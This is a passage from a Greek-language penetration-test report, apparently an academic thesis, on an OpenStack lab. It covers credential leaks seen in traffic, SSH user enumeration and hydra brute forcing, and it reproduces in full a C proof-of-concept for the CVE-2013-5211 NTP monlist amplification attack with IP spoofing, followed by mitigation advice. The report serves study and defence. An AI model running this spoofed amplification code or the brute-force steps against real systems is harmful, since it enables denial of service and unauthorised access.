
Εικόνα 34 Συσχέτιση compute κόμβου και OpenStack Instance



Εικόνα 35 Ζώνη Διαθεσιμότητας και security group




Εικόνα 36 sessionid και cookie διαχειριστή συνδεδεμένου στο dashboard




Εικόνα 37 Μεταφορά διαπιστευτηρίων κατά τη χρήση της υπηρεσίας τηλεμετρίας

Παρακάτω ακολουθούν στιγμιότυπα από την δικτυακή ανάλυση του network κόμβου:




Εικόνα 38 Επικοινωνία AMQP network κόμβου




Εικόνα 39 Μεταφορά ssh κλειδιού

Παρακάτω ακολουθούν στιγμιότυπα από την δικτυακή ανάλυση του compute κόμβου:




Εικόνα 40 Διαπιστευτήρια υπηρεσίας δικτύωσης

Ύστερα από την αξιολόγηση των καταγραφών της δικτυακής κίνησης και των αποτελεσμάτων που προέκυψαν από τις σαρώσει, διαπιστώνετε πως ο controller αποτελεί τον κύριο κόμβο ενδιαφέροντος προς επίθεση. Έτσι, πραγματοποιήθηκε αναζήτηση για την ανεύρεση τρωτών σημείων των υπηρεσιών που απαριθμήθηκαν σε αυτόν. Η αναζήτηση έγινε στη βάση δεδομένων Exploit Database (EDB) με την εκτέλεση του προγράμματος searchsploit. Πραγματοποιήθηκε έλεγχος για exploits των εκδόσεων των υπηρεσιών, ωστόσο δεν βρέθηκαν για τις συγκεκριμένες εκδόσεις λογισμικού.




Εικόνα 41 Αποτέλεσμα searchsploit για openssh

Έτσι, μέσω του Metasploit τέθηκε σε εφαρμογή κατάλληλο auxiliary module το οποίο θα πραγματοποιούσε έλεγχο για την ανεύρεση χρηστών της υπηρεσίας ssh του controller. Στο auxiliary module δόθηκε ως εισοδος ένα txt αρχείο το οποίο περιείχε τα 100 πιο γνωστά ονόματα χρηστών από κάθε γράμμα της αγγλικής αλφαβήτου. Εντοπίστηκε το όνομα χρήστη της ssh υπηρεσίας ως *usr*.



Εικόνα 42 Auxiliary module χρηστών υπηρεσίας ssh




Εικόνα 43 Εύρεση χρήστη υπηρεσίας ssh

Στην συνέχεια πραγματοποιήθηκε δημιουργία ενός wordlist με κωδικούς το οποίο θα χρησιμοποιηθεί στην επίθεση στην υπηρεσία ώστε να συνδεθεί σε αυτήν ο εισβολέας. Για την δημιουργία του wordlist, επιλέχθηκε η μέθοδος κατατομοποίησης κωδικών (password profiling), σύμφωνα με την οποία χρησιμοποιήθηκαν φράσεις και λέξεις από την επίσημη ιστοσελίδα του κτηματολόγιου.

Εικόνα 44 Password profiling

Αφού ολοκληρώθηκε η κατασκευή του wordlist, έγινε μετασχηματισμός του προκειμένου να δημιουργηθούν περισσότεροι κωδικοί και κατ'επέκταση να αυξηθούν οι πιθανότητες εύρεσης του. Η συλλογή των πληροφοριών πραγματοποιήθηκε με το εργαλείο cewl και ο

μετασχηματισμός τους με το εργαλείο John the Ripper. Το αρχικό wordlist περιείχε 500 κωδικούς ενώ το μετσχηματισμένο 20983. Τέλος, το μετασχηματισμένο αρχείο δόθηκε ως είσοδος στο πρόγραμμα hydra το οποίο ακολουθώντας την μέθοδο brute force, προσπάθησε να συνδεθεί στην υπηρεσία ssh επανηλημένα. Ωστόσο, δεν επιτεύχθηκε σύνδεση στην υπηρεσία οπότε αναγκαία είναι η επίθεση με διαφορετική μέθοδο, για παράδειγμα με κοινωνική μηχανική.



Εικόνα 45 Password mutation and brute force attack

Το τρωτό σημείο της υπηρεσίας ntp το οποίο αναγνωρίστηκε από τις σαρώσεις στον controller, αντιστοιχίστηκε στην βάση δεδομένων EDB στο αναγνωριστικό CVE-2013-5211. Το συγκεκριμένο τρωτό σημείο δίνει την δυνατότητα στον εισβολέα να χρησιμοποιήσει τον controller για την πραγματοποίηση ανακλαστικής επίθεσης άρνησης παροχής υπηρεσιών έναντι ενός εκ των υπολοίπων κόμβων της υποδομής. Έτσι χρησιμοποιήθηκε το ακόλουθο exploit για την επίθεση άρνησης παροχής υπηρεσιών στον network κόμβο. Οι ανοιχτές θύρες του network είναι η tcp θύρα 22 και η udp θύρα 123. Στην επίθεση χρησιμοποιήθηκε η θύρα 123, η οποία χρησιμοποιείται από τον κόμβο για τον συγχρονισμό του με τον controller. Στόχος ήταν να αποσυγχρονιστεί ο κόμβος και να μην πραγματιοποιειούνται εντός συγκεκριμένων χρονικών διαστημάτων, τα οποία ορίζονται από τον controller, τα έργα τα οποία του ανατίθονταν. Το exploit τροποποιήθηκε ώστε να αποστέλει 100000000 αιτήσεις στον controller χρησιμοποιώντας την εντολή mon_getlist, με αποτέλεσμα κάθε απάντηση του controller να περιέχει την λίστα με τα τελευταία 600 υπολογιστικά συστήματα τα οποία συγχρονίστηκαν με τον ntp διακομιστή του κόμβου. Έτσι για κάθε αίτηση δημιουργείται δικτυακή κίνηση μερικών kilobytes στην περίπτωση που η λίστα είναι μεγάλη. Τα πακέτα των αιτήσεων που αποστέλλονται στον controller από τον εισβολέα περιέχουν την spoofed ip του network κόμβου, με αποτέλεσμα να δρομολογούνται όλες οι απαντήσεις στον network

κόμβο. Η επιτυχία της επίθεσης εξαρτάται από το πλήθος υπολογιστικών συστημάτων που συγχρονίζονται με τον controller εφόσον είναι αναλογικό το πλήθος τους με το μέγεθος του κάθε πακέτου της απάντησης του controller. Έτσι, γίνεται κατανοητό πως το μέγεθος της υποδομής είναι ιδιαίτερης σημασίας για την επιτυχία της επίθεσης. Στην συγκεκριμένη επίθεση δεν πραγματοποιήθηκε με επιτυχία.

```
/*
 * Exploit Title: CVE-2013-5211 PoC - NTP DDoS amplification
 * Date: 28/04/2014
 * Code Author: Danilo PC - <DaNotKnow@gmail.com>
 * CVE : CVE-2013-5211
*/

#include <stdio.h>        //For on printf function
#include <string.h>       //For memset
#include <sys/socket.h>   //Structs and Functions used for sockets operations.
#include <stdlib.h>       //For exit function
#include <netinet/ip.h>   //Structs for IP header

//Struct for UDP Packet
struct udpheader{
        unsigned short int udp_sourcePortNumber;
        unsigned short int udp_destinationPortNumber;
        unsigned short int udp_length;
        unsigned short int udp_checksum;
};

// Struct for NTP Request packet. Same as req_pkt from ntpdc.h, just a little simpler
struct  ntpreqheader {
        unsigned char rm_vn_mode;           /* response, more, version, mode */
        unsigned char auth_seq;         /* key, sequence number */
        unsigned char implementation;       /* implementation number */
        unsigned char request;              /* request number */
        unsigned short err_nitems;          /* error code/number of data items */
        unsigned short  mbz_itemsize;       /* item size */
        char data[40];                      /* data area [32 prev](176 byte max) */
        unsigned long tstamp;               /* time stamp, for authentication */
        unsigned int keyid;                 /* encryption key */
```

```
        char mac[8];            /* (optional) 8 byte auth code */
};



// Calculates the checksum of the ip header.
unsigned short csum(unsigned short *ptr,int nbytes)
{
   register long sum;
   unsigned short oddbyte;
   register short answer;

   sum=0;
   while(nbytes>1) {
      sum+=*ptr++;
      nbytes-=2;
   }
   if(nbytes==1) {
      oddbyte=0;
      *((u_char*)&oddbyte)=*(u_char*)ptr;
      sum+=oddbyte;
   }

   sum = (sum>>16)+(sum & 0xffff);
   sum = sum + (sum>>16);
   answer=(short)~sum;
   return(answer);
}

int main(int argc, char **argv)
{
int i,status;                   // Maintains the return values of the functions
struct iphdr *ip;           // Pointer to ip header struct
struct udpheader *udp;          // Pointer to udp header struct
struct ntpreqheader *ntp;       // Pointer to ntp request header struct
int sockfd;                     // Maintains the socket file descriptor
int one = 1;                    // Sets the option IP_HDRINCL of the sockt to tell the kernel
that the header are alredy included on the packets.
```

```
struct sockaddr_in dest; // Maintains the data of the destination address
char packet[ sizeof(struct iphdr) + sizeof(struct udpheader) + sizeof(struct ntpreqheader) ]; //Packet itself


// Parameters check
        if( argc != 3){
                printf("Usage: ./ntpDdos [Target IP] [NTP Server IP]\n");
                printf("Example: ./ntpDdos 1.2.3.4 127.0.0.1 \n");
                printf("Watch it on wireshark!\n");
                printf("Coded for education purpose only!\n");
                exit(1);
        }

// Create a socket and tells the kernel that we want to use udp as layer 4 protocol
        sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
        if (sockfd == -1){
                printf("Error on initializing the socket\n");
                exit(1);
        }

//Sets the option IP_HDRINCL
        status = setsockopt( sockfd, IPPROTO_IP, IP_HDRINCL, &one, sizeof one);
        if (status == -1){
          printf("Error on setting the option HDRINCL on socket\n");
          exit(1);
      }



//"Zeroes" all the packet stack
        memset( packet, 0, sizeof(packet) );

//Mounts the packet headers
// [ [IP HEADER] [UDP HEADER] [NTP HEADER] ] --> Victory!!!
        ip = (struct iphdr *)packet;
        udp = (struct udpheader *) (packet + sizeof(struct iphdr) );
        ntp = (struct ntpreqheader *) (packet + sizeof(struct iphdr) + sizeof(struct udpheader) );
```

```
//Fill the IP Header
        ip->version = 4;          //IPv4
      ip->ihl = 5;                        //Size of the Ip header, minimum 5
      ip->tos = 0;                        //Type of service, the default value is 0
      ip->tot_len = sizeof(packet);   //Size of the datagram
      ip->id = htons(1234);         //LengthIdentification Number
      ip->frag_off = 0;             //Flags, zero represents reserved
      ip->ttl = 255;                      //Time to Live. Maximum of 255
      ip->protocol = IPPROTO_UDP;     //Sets the UDP as the next layer protocol
      ip->check = 0;                      //Checksum.
      ip->saddr = inet_addr( argv[1] );  //Source ip ( spoofing goes here)
      ip->daddr = inet_addr( argv[2] ); //Destination IP


        //Fills the UDP Header
        udp->udp_sourcePortNumber = htons( atoi( "123" ) );       //Source Port
        udp->udp_destinationPortNumber = htons(atoi("123")) ;   //Destination Port
        udp->udp_length = htons( sizeof(struct udpheader) + sizeof(struct ntpreqheader) );
//Length of the packet
        udp->udp_checksum = 0;                                          //Checksum


        //Calculate the checksums
        ip->check = csum((unsigned short *)packet, ip->tot_len);    //Calculate the checksum
for iP header


        //Sets the destination data
        dest.sin_family = AF_INET;                              // Address Family Ipv4
        dest.sin_port = htons (atoi( "123" ) ) ;            // Destination port
        dest.sin_addr.s_addr = inet_addr( argv[2] );        // Destination Endereço para onde se
quer enviar o pacote


        //Fills the NTP header
        //Ok, here is the magic, we need to send a request ntp packet with the modes and
codes sets for only MON_GETLIST
        //To do this we can import the ntp_types.h and use its structures and macros. To
simplify i've created a simple version of the
        // ntp request packet and hardcoded the values for the fields to make a
"MON_GETLIST" request packet.
        // To learn more, read this: http://searchcode.com/codesearch/view/451164#127
        ntp->rm_vn_mode=0x17;       //Sets the response bit to 0, More bit to 0, Version field
```

```
to 2, Mode field to 7
        ntp->implementation=0x03;   //Sets the implementation to 3
        ntp->request=0x2a;          //Sets the request field to 42 ( MON_GETLIST )
                                    //All the other fields of the struct are zeroed


            for(i=0; i<100000000; i++){
                // Sends the packets
                  status = sendto(sockfd, packet, ip->tot_len, 0, (struct sockaddr *)&dest,
sizeof(dest) );
                        if(status <0){
                              printf("Failed to send the packets\n");
                              exit(1);
                }
                  }
}
```

Εικόνα 46 Source code of ntp reflection attack

Μετά το πέρας της επίθεσης διαπιστώθηκε πως σε διάστημα 1 λεπτού και 5 λεπτών δημιουργήθηκε δικτυακή κίνηση προς τον controller μεγέθους 47M και 240Mbytes ενώ για το χρονικό διάστημα 5 λεπτών η κίνηση που δημιουργήθηκε στον network κόμβο ήταν 233Kbytes. Έτσι, δεν επιτεύχθηκε επίθεση άρνησης παροχής υπηρεσιών στον network κόμβο εφόσον ο αριθμός των συστημάτων που έχουν συγχρονιστεί με τον controller είναι μικρός. Γι'αυτό το λόγο, ο παράγοντας ενίσχυσης της δικτυακής κίνησης που υπάρχει μεταξύ των αιτήσεων που δέχεται ο controller και ο network κομβος εξαρτάται από το μέγεθος της υποδομής.


Ωστόσο, κρίνεται απαραίτητο να μειωθεί ο κίνδυνος του τρωτού σημείου ώστε να μην προκαλέσει πρόβλημα μελλοντικά με την αύξηση των πόρων και συστημάτων της υποδομής.Αρχικά, κρίνεται απαράιτητο να ενημερωθεί η έκδοση από 4.2.6p5 σε οποιαδήποτε έκδοση μετά την 4.2.7p26, στις οποίες δεν ενεργοποιημένη η χρήση της εντολής mon_getlist. Επιπλέον, θα μπορούσε να απενεργοποιηθεί η εντολή mon_gelist στην περίπτωση που χρησιμοποιείται τρωτή έκδοση και στην συνέχεια να καταγράφεται συνεχώς η δικτυακή κίνηση στη θύρα ώστε να είναι εφικτός ο εντοπισμός επίθεσης. Τέλος, θα πρέπει να ρυθμιστεί ο controller και οι υπόλοποι κόμβοι να χρησιμοποιούν συγκεκριμένους διακομιστές για τον συγχρονισμό τους και σε κάθε χρονική στιγμή να είναι εφικτή η εύρεση κακόβουλης δραστηριότητας.

Το τρωτό σημείο το οποίο ανιχνεύτηκε με το εργαλείο σάρωσης Nessus για την υπηρεσία MongoDB στον controller, επιβεβαιώθηκε με την χρήση ενός auxiliary module του εργαλείου

Metasploit. Το auxiliary module το οποίο χρησιμοποιήθηκε ήταν το /auxiliary/scanner/monodb/mongodb_login.

Εικόνα 47 Auxiliary module mongodb

